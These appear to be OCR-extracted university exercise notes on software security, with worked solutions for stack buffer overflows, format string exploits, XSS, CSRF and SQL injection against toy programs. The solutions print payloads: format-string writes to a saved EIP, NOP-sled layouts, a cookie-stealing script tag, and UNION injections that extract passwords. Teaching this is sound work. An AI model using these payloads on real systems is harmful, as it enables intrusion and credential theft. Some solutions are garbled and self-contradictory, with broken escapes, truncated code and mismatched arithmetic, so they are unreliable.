2. Focus only on the stack-based buffer overflow(s) you found. Write an exploit for this vulnerability that must execute the following shell code, composed of eight bytes, which opens a shell: `0x20 0x30 0x40 0x50 0x60 0x70 0x80 0x90`. Describe all the steps and assumptions required to successfully exploit the vulnerability. Include also any assumption on how you must call and run the program: e.g., the values for the command-line arguments required to trigger the exploit correctly and/or environment variables (if any), the input provided during the execution, if multiple executions are necessary.
3. Make sure that you show how the exploit will appear in the process memory with respect to the stack layout right before and after the execution of the vulnerable line during the program exploitation showing:
   - Direction of growth and high-low addresses.
   - The name of each allocated variable.

- The content of relevant registers (i.e., EBP, ESP).
- The functions stack frames.


Show also the content of the caller frame.

Solution

1. A buffer overflow occurs at line fourteen because `strcat` concatenates strings until the first null terminator `/0`. If the `username` doesn't contain a `/0`, `strcat` will copy the `password` as well.
2. We can fill `user.username` with a NOP sled and the shell code, totaling 40 non-zero bytes. Then, we place the desired return address inside `user.password`.

```
user.username = "\x90\x90\x90" + ... + shell code
user.password = "A"*8 + target_address
```

3. The stack with the exploit applied is depicted below:



CHAPTER 5

Exercise session V

5.1 Exercise 1

Consider the following code:

```c
#include <stdio.h>

typedef struct
{
    char buf2[15];
    char buf[64];
} data_t;
// This function writes 5 times 15 char in data.buf
int scramble(int *sequence)
{
    data_t data;

    for (int i = 0; i < 5; i++)
    {
        scanf("\%15s", data.buf2);
        strncpy(&data.buf[sequence[i]*15], data.buf2, 15);
        printf(data.buf);
    }
}

void main()
{
    int sequence[5] = {3,1,4,0,2};

    scramble(sequence);
}
```

The C standard library is loaded at a known address during every execution of the program, and that the address of the function system() is `0xf4d0e2d3`. Environment variables are located in the highest addresses. The program is compiled for the x86 architecture (32 bit) and for an environment that adopts the usual cdecl calling convention. Furthermore, assume that no compiler-level or OS-level mitigation against exploiting memory corruption errors are present (unless specified otherwise).

1. The program is affected by typical buffer overflow and format string vulnerabilities. Find them.

2. Focus only on the stack-based buffer overflow(s) you found. Write an exploit for this vulnerability that must execute the following shellcode, composed of 8 bytes, which opens a shell:

   ```
   0x20 0x30 0x40 0x50 0x60 0x70 0x80 0x90
   ```

   Describe all the steps and assumptions required for the successful exploitation of the vulnerability. Include also any assumption on how you must call and run the program: e.g., the values for the command-line arguments required to trigger the exploit correctly and/or environment variables, (if any), the input provided during the execution, if multiple executions are necessary. Make sure that you show how the exploit will appear in the process memory with respect to the stack layout right before and after the execution of the vulnerable line during the program exploitation showing:

   - Direction of growth and high-low addresses;
   - The name of each allocated variable;
   - The content of relevant registers (i.e., EBP, ESP);
   - The functions stack frames.

   Show also the content of the caller frame.

3. Write an exploit for this vulnerability that executes the previous shell code, assuming that you have already prepared the memory (the shell code has been positioned in a place under the control of the attacker) with the correct arguments. Assume that:

   - The address of the return address (saved EIP) of the function exploited is: 0x8da0fee4 (i.e., where to write).
   - The address of the first instruction of the shell code is at 0xd3f4e2d0 (i.e., what to write).
   - The displacement on the stack of the vulnerable function's argument is: 7

   Knowing that dec(0xd3f4) = 54260 and dec(0xe2d0)=58064, write the exploit clearly, describe all the steps, assumptions and the components of the format string required to successfully exploit the vulnerability. Include also any assumption on how you must call and run the program: e.g., the values for the command-line arguments required to trigger the exploit correctly and/or environment variables (if any), the input provided during the execution.

4. Assume now that the main function is modified as follows:


```
void main()
{
    int sequence[5];
    srand(0); // seed the random number generator with seed=0

    for (int i = 0; i < 5; i++) {
        sequence[i] = rand() % 5; // generate a random number between 0 and 4
    }

    scramble(sequence);
}
```

Is any of the previous exploits working without any modification? If yes explain why, if not motivate your answer and provide an alternative solution: describe all the steps and assumptions required for the successful exploitation of the vulnerability. Include also any assumption on how you must call and run the program: e.g., the values for the command-line arguments required to trigger the exploit correctly and/or environment variables, (if any), the input provided during the execution, if multiple executions are necessary.

Solution

1. The buffer overflow is at line sixteen because the sequence contains 4 that multiplied by 15 goes out of the memory allocated for buf. The format string is at line seventeen because there is a printf of buf.

2. I can place the shell code in the environment variables, I get the address of the variable, and I use the address of the variable when exploiting the overflow. Alternatively, I can also put directly the shell code in the stack. The stack will be the following:



3. The format string is composed as follows:
   - The address of the saved EIP + 2: /xe6/xfe/xa0/x8d
   - The address of the saved EIP: /xe4/xfe/xa0/x8d
   - The first argument to write is: 54260 - 8 = 54252

- The displacement is 7
- The second argument to write is the difference between the numbers: 58064 - 54260 = 3804.

The first number to write is 54260 since it is lower than 58064 The final string is:

```
/xe6/xfe/xa0/x8d/xe4/xfe/xa0/x8d%54252c%7$hn%3804c%8$hn
```

Due to the limitation of 15 characters for the first buffer this must be written in multiple steps of the cycle.

4. The buffer overflow can be achieved, but we need to find a four in the sequence array. However, the seed 0 for the srand function is problematic since it may not give a modulo five number. Since it is fixed if at the first run the exploit does not work, it will not work since the sequence will be always the same.

5.2 Exercise 2

Consider the following code:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void encrypt(int backdoor){
    struct{
        char tmp[38];
        char msg[48];
    } e;

    strcpy(e.msg, "*Decrypted*:");
    printf("Insert the message to encrypt here\n");
    scanf("\%38s", e.tmp);
    strncat(e.msg, e.tmp, 48); // concatenate the two strings
    if (backdoor == 1){
        printf(e.msg);
    }else{
        printf("Encrypted: *****************\n");
    }
}

int verify(){
    struct{
        char sec1[8];
        char sec2[16];
        char *p;
    } s;

29     s.p = s.sec1;
30     s.backdoor = 0;
31
32     printf("Please insert the encryption secret\n");
33     scanf ("\%s", s.sec2);
34     scanf ("\%7s", s.p);
35     if (strncmp(s.sec2, "FL4G", 4) == 0) {
36         encrypt(s.backdoor);
37         return 1;
38     }
39     printf("To be, or not to be, that is the question...\n");
40     abort ();
41 }
42
43 void main (int argc, char **argv){
44     verify();
45 }
```

1. The program may be affected by a typical buffer overflow vulnerability. Specify the vulnerable line/s of code. Motivate the answer.
2. The program may be affected by a typical format string vulnerability. Specify the vulnerable line/s of code. Motivate the answer.
3. From now on, assume the program is compiled for the x86 architecture (32 bit) and for an environment that adopts the usual cdecl calling convention. Furthermore, assume that no compiler-level or OS-level mitigations against the exploitation of memory corruption errors is present (unless specified otherwise). Draw the stack layout after the program has executed the instruction at line 32, showing:
   - Direction of growth and high-low addresses;
   - The name of each allocated variable;
   - The content of relevant registers (i.e., EBP, ESP);
   - The functions stack frames.

   Show also the content of the caller frame.
4. Focus only on the stack-based buffer overflow vulnerability. Write an exploit for this vulnerability that executes the following shell code, composed of 7 bytes:

   ```
   0x31 0xc0 0x40 0x89 0xc3 0xcd 0x80
   ```

   Make sure that you show how the exploit will appear in the process memory with respect to the stack layout right before and after the execution of the vulnerable line during the program exploitation. Ensure you describe all the steps and assumptions required for a successful exploitation of the vulnerability. Include also any assumption on how you must call the program (e.g., the values for the command-line arguments required to trigger the exploit correctly and/or environment variables, if any).

5. Focus only on the stack-based buffer overflow vulnerability. Assume that the program is compiled only with the correct implementation of the compiler-level mitigation known as "Random Stack Canary" (the address space layout is not randomized, and the stack is executable). Is it effective to prevent your exploit at previous point? If the mitigation technique is effective, explain why and describe how you would modify the buffer overflow exploit to bypass the mitigation. If it is not effective, please explain why.

6. Now focus on the format string vulnerability only. Write an exploit for this vulnerability that executes the previous shell code you have already allocated in memory. Assume that:

   - The address of the return address (saved EIP) of the function verify is: 0xffffb5d8 (i.e., where to write).
   - The address of the first instruction of the shell code is at: 0xf4d0e349 (i.e., what to write).
   - The displacement on the stack of the vulnerable function's argument is: 2


   Knowing that dec(0xf4d0) = 62672 and dec(0xe349) = 58185, write the exploit clearly, detailing all the components of the format string and all the steps that lead to a successful exploitation.

Solution


1. There is a buffer overflow ar line 37 because it reads an entire string without considering the length.

2. There is a format string at line 16 because it prints a string without a format specifier.

3. The stack is composed as follows:



4. The stack becomes:



5. The canary is inserted in the stack and checked before returning to the previous frame. It detects a buffer overflow if the elements of the canary itself on the stack are changed. The buffer overflow overwrite also the canary and so i will overwrite the canary and show the modification to the program that crashes. A possibility to overcome this problem is to let the pointer point to the EIP, so we can directly overwrite it without touching the canary.

6. To exploit it, we need to write 0xf4d0e349 to 0xf b5d8. As 0xf4d0 ¿ 0xe349, we don't need to swap. The general format string structure is:

   ```
   <where to write><where to write + 2>%<low value>c%<pos>$hn%<high value>c%<pos>$hn
   ```

   - Where to write = `/xd8/xb5/xf/xf`
   - Where to write + 2 = `/xda/xb5/xf/xf`
   - we have already written "*Decrypted*:" (12 characters) + 8 characters
   - low value = 0xe349, so 58185 - 12 - 8 = 58165
   - high value = 0xf7e3, so 62672 - 58185= 4487

   Also, the displacement on the stack of the printf's argument (i.e., the buf er message) is 2, the displacement of "where to write" is 2 + 3 = 5 and the displacement of "where to write + 1" is 6. Complete exploit:

   ```
   \xd8\xb5\xff\xff\xda\xb5\xff\xff%58165c$5hn%4507c$7hn
   ```

CHAPTER 6

Exercise session VI

6.1 Exercise 1

Watson Files is a new system that lets you store files in the cloud. Customers complain that old links often return a "404 File not found" error. Sherlock decides to fix this problem modifying how the web server responds to requests for missing files. The Python-like pseudocode that generates the "missing file" page is the following:

```
def missing_file(cookie, reqpath):
print "HTTP/1.0 200 OK"
    print "Content-Type: text/html"
    print ""
    user = check_cookie(cookie)
    if user is None:
        print "Please log in first"
        return

    print "<p>We are sorry, but the server could not locate file" + reqpath
    print "<br>Try using the search function.</p>"
```

where `reqpath` is the requested path (e.g., if the user visits https://www.watsonfiles.com/dir/file.txt, the variable `reqpath` contains dir/file.txt). The function `check_cookie` returns the username of the authenticated user checking the session cookie (this function is securely implemented and does not have vulnerabilities). To download the files stored in Watson Files, users visit the page /download, which is processed by the following server-side pseudocode:

```
def download_file(cookie, params):
    # code to initialize the HTTP response
    user_id = check_cookie(cookie)
    if user is None:
        print "Please log in first"
        return
    filename = params['filename']
    query = "SELECT file_id, data FROM files WHERE FILENAME = '" + filename + "';"
    result = db.execute(query)
    # code to print result['data']
```

where params is a dictionary containing the GET parameters (e.g., if a user visits /download?filename=holmes.txt, then params['filename'] will contain 'holmes.txt'). The database queries are executed against the following tables:

- UserID, Username, Password.
- FileId, Filename, Data.

1. Check if there are cross-site scripting or cross-site request forgery in the `missing_file` function. If there is a vulnerability, explain the simplest procedure to remove it.
2. Identify the class of the vulnerability and briefly explain how it works in general.
3. Write an exploit for the vulnerability just identified to get the password of user John.

Solution

1. There is an XSS because an attacker can supply a filename containing

   ```
   <script>alert(document.cookie)</script>
   ```

   and the web server would print that script tag to the browser, and the browser will run the code from the URL. The simplest procedure to prevent this vulnerability is to apply escaping/filtering to the reqpath variable.

   There are no cross site request forgery because there is no state-changing action in the page that needs to be protected against CSRF.

2. SQL Injection. There must be a data flow from a user-controlled HTTP variable (e.g., parameter, cookie, or other header fields) to a SQL query, without appropriate filtering and validation. If this happens, the SQL structure of the query can be modified.

3. The SQL injection exploit is:

   ```
   ' UNION SELECT user_id, password FROM users WHERE name = 'John';--
   ```

   Note that we assume that password must be of the same type of data.

6.2 Exercise 2

"SHIPSTUFF" is a new online service that allow registered users to send stuff to other registered users by filling a form. The form must contain the product_id of the product to send and the receiver_id of the receiver. After clicking on the submit button, the web browser will make the following GET request to the web server:

```
https://shipstuff.org/ship?product_id=<product_id>&receiver_id=<receiver_id>
```

The Python-like pseudocode that will handle the shipment is the following:

```
def ship_stuff(request):
    # code to send HTTP header (not relevant)
    user = check_cookie(request.cookie)
    if user is None:
        print "Please log in first"
        return

    product_id = request.params['product_id'] # GET parameter
    receiver_id = request.params['receiver_id'] # GET parameter

    query1 = 'SELECT p_id, product_name FROM warehouse, ownership WHERE p_id = ' + pr
    db.execute(query)
    row = db.fetchone()
    if row is None:
        print "Product", product_id, "is not existent"
        return

    query2 = 'SELECT u_id, username FROM accounts WHERE u_id = ' + receiver_id + ';'
    db.execute(query)
    row = db.fetchone()
    if row is None:
        print "User", receiver_id, "is not existent"
        return
    # code to actually send the product and print the product name
```

The above code checks if the user is logged in using the function check_cookie, which returns the username of the authenticated user checking the session cookie. Then, the code attempts to retrieve the product_id or the receiver_id from the database and, if they cannot be located the page will contain an error message. Assume that request.params['product_id'] and request.params[receiver_id'] are controllable by the user, and that all the functionalities concerning the user authentication (i.e., check_cookie) are securely implemented and do not contain vulnerabilities.

Now assume that SHIPSTUFF executes all the database queries against the following tables:

- Accounts: UserID, Username, Password.
- Ownership: UserID, ProductID.
- Warehouse: ProductID, ProductName.

1. Only considering the code above, identify which of the following classes of web application vulnerabilities are present.
2. Write an exploit for one of the vulnerability/ies just identified to get the username and the password of the only user that owns the product excalibur. By assuming that products are unique, state all the necessary steps and conditions for the exploit to take place.

Solution

1. We have the following vulnerabilities:

- Reflected XSS: an attacker can supply a product_id or the receiver_id containing e.g.,

  `<script>alert(document.cookie)</script>`

  and the web server would print that script tag to the browser, and the browser will run the code from the URL. The simplest procedure to prevent this vulnerability is to apply escaping/filtering to the vulnerable variable. For example: `product_id`.
- CSFR: an attacker can send a link to a victim and let the victim ship a product to him by just visiting the link. The simplest procedure to prevent this vulnerability is to apply CSRF token.
- SQL injection: user-controlled data is concatenated a query, allowing an attacker to modify such query. The simplest procedure to prevent this vulnerability is to apply prepared statement

2. We need to modify the queries as follows:

```
0 AND 0=1 UNION SELECT a.u_id, a.password FROM accounts AS a,
ownership AS o, products AS p WHERE o.u_id = a.u_id AND o.p_id
= p.p_id AND p.product_name = 'excalibur';--

0 AND 0=1 UNION SELECT a.u_id, a.username FROM accounts AS a,
ownership AS o, products AS p WHERE o.u_id = a.u_id AND o.p_id
= p.p_id AND p.product_name = 'excalibur';--
```

6.3 Exercise 3

A web application contains three pages to handle login, post comments, and read comments, all served over a secure HTTPS connection. Here you can find code snippet of these pages: Show comments

```
var id = request.get['id'];
var prep_query = prepared_statement("SELECT username FROM users WHERE id=? LIMIT 1");
var username = query(prep_query, id);
var prep_query = prepared_statement("SELECT * FROM comments WHERE username=?");
var comments = query(prep_query, username);
for comment in comments {
    echo htmlentities(comment);
}
```

Login

```
var password = md5(request.post['password']);
var username = request.post['username'];
var prep_query = prepared_statement("SELECT username FROM users WHERE username=? AND
var result = query(prep_query, username, password);
if (result) {
    session.set('username', username);
    echo "Logged in.";
} else {
    echo "User" + username + "does not exists!";
}
```

Write comment

```
1 var username = session.get['username']; // You need to be logged in
2 var comment = request.get['comment'];
3 var res = query("INSERT INTO comments (username, comment, timestamp) VALUES ( \ + use
4     echo "Comment saved.";
```

Assume the following:

- The framework used to develop the web application securely and transparently manages the users' sessions through the object session.
- The dictionaries request.get and request.post store the content of the parameters passed through a GET or POST request respectively.
- The function htmlentities() converts special characters such as ¡, ¿, ”, and ’ to their equivalent HTML entities (i.e., &lt;, &gt;, &quot; and &apos; respectively).

As it is clear from the code, this application uses a database to store data. These are tables of the database:

- Users: Id, Name, Password.
- Comments: Id, User, Comment, Timestamp.

1. Only considering the code above, identify which of the following classes of web application vulnerabilities are present.
2. Exploiting one of the vulnerability detected before, write down an exploit to get the hash of the password of admin. You must also specify all the steps and assumptions.
3. You are the database administrator and have no way to modify the above code. How would you mitigate the damage that an attacker can do?

Solution

1. The vulnerabilities in the given code are:

    - Reflected XSS on line ten of the second code. An adversary can set up a form (hidden form) that submits a request with an username containing a malicious script e.g.,

      `<script>alert(document.cookie)</script>`

      and the web server would print that script tag to the browser, and the browser will run the code. The simplest procedure to prevent this vulnerability is to apply escaping/filtering to the “username” variable.
    - CSRF: on lines zero and four of the third code. An adversary can set up a form that submits a request to send a message, as this request will be honored by the server. To solve this problem, include a CSRF token with every legitimate request, and check that cookie['csrftoken']==param['csrftoken'].
    - SQL injection: on lines three and four of the third code. The simplest procedure to prevent this vulnerability is to apply escaping/filtering to the “comment/username” variable.

2. The query is:

   ```
   ... comment = '( SELECT password from users where name =\admin")
   ```

3. As this page/application needs only to read data from the users table, we could restrict, at the database level, the privileges of the user of this application to only perform SELECTs involving the user table (and no operation involving the account_balance table).